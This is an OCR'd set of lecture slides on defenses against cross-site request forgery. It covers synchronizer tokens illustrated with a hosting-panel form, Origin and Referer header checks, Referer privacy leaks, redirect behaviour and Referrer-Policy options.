○	8GB slice	$450.00/month – 320GB HD, 2000GB BW
○	15.5GB slice	$800.00/month – 620GB HD, 2000GB BW

System Image

Ubuntu 8.04.1 LTS (hardy)

Slice Name

Add Slice or cancel

NOTE: You will be charged a prorated amount based upon the number of days remaining in your billing cycle.

Done manage.slicehost.com YSlow 0.91s 909 ms

```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

CSRF Defenses – STP

- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

CSRF Defenses – Identifying Source Headers

- To identify the source origin, OWASP recommends using one of these two standard headers that almost all requests include one or both of:
  - Origin Header
  - Referer Header


CSRF Defenses – Origin Header

- If the Origin header is present, verify its value matches the target origin.
  - The Origin HTTP Header standard was introduced as a method of defending against CSRF and other Cross-Domain attacks.
  - Unlike the Referer, the Origin header will be present in HTTP requests that originate from an HTTPS URL. If the Origin header is present, then it should be checked to make sure it matches the target origin.
  - It contains only origin properties (scheme, domain and port) read in SOP.

CSRF Defenses – Referer Header

- If the Origin header is not present, verify the hostname in the Referer header matches the target origin.
- Checking the Referer is a commonly used method of preventing CSRF on embedded network devices because it does not require any per-user state that was in case of STP.
- Referer a useful method of CSRF prevention when memory is scarce or server-side state doesn't exist.
- This method of CSRF mitigation is also commonly used with unauthenticated requests, such as requests made prior to establishing a session state which is required to keep track of a synchronization token.
- Why its not send in requests from HTTPS->HTTP?

CSRF Defenses – Referer Header



Its typical use is thus: if I click on a link on a website, the referer header tells the landing page which source page I came from.


```
Source URL = www.mysite.com/page1 -> Target URL = www.example.com
referer = "www.mysite.com/page1"
```

It's heavily used in marketing to analyse where visitors to a website came from, and also very useful for gathering data and statistics about reading habits and web traffic.

However, it presents a potential security risk if too much information is passed on.

In the referer header's original RFC2616, the specification lays out that: "Clients SHOULD NOT include a Referer header field in a (non-secure) HTTP request if the referring page was transferred with a secure protocol" That is, if our request goes from https to http, the referer header should not be present.


However, RFCs are not mandatory, and data can be leaked. Facebook fell foul of this a little while ago, when it turned out that in some cases the userid of the originating page was being passed in the referer header to advertisers when a user clicked on an advert.




- Referer may leak privacy-sensitive information

  `http://intranet.corp.apple.com/projects/iphone/competitors.html`

Redirection of Browsers


Internet
Web Request
Http Status code 301/302 – Target URL Location
Redirect Web Request to Target URL Location
Web Response
Client Web Browser
IE7, Firefox, Safari, Opera
IIS Web Server

Redirection of Browsers (cont.)


referer: http://www.site.com
Web Request
Client Web Browser
Http Status code 301/302 – Target URL Location
Web Server
referer: http://www.site.com
Redirect Web Request to Target URL Location
Web Response

What if honest site sends POST to attacker.com?

Solution: origin header records redirect

Referer Policy

- Referrer-Policy: no-referrer
- Referrer-Policy: no-referrer-when-downgrade
- Referrer-Policy: origin
- Referrer-Policy: origin-when-cross-origin
- Referrer-Policy: same-origin
- Referrer-Policy: strict-origin
- Referrer-Policy: strict-origin-when-cross-origin
- Referrer-Policy: unsafe-url

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Sent only on POST, sends only necessary data
  - Defense against redirect-based attacks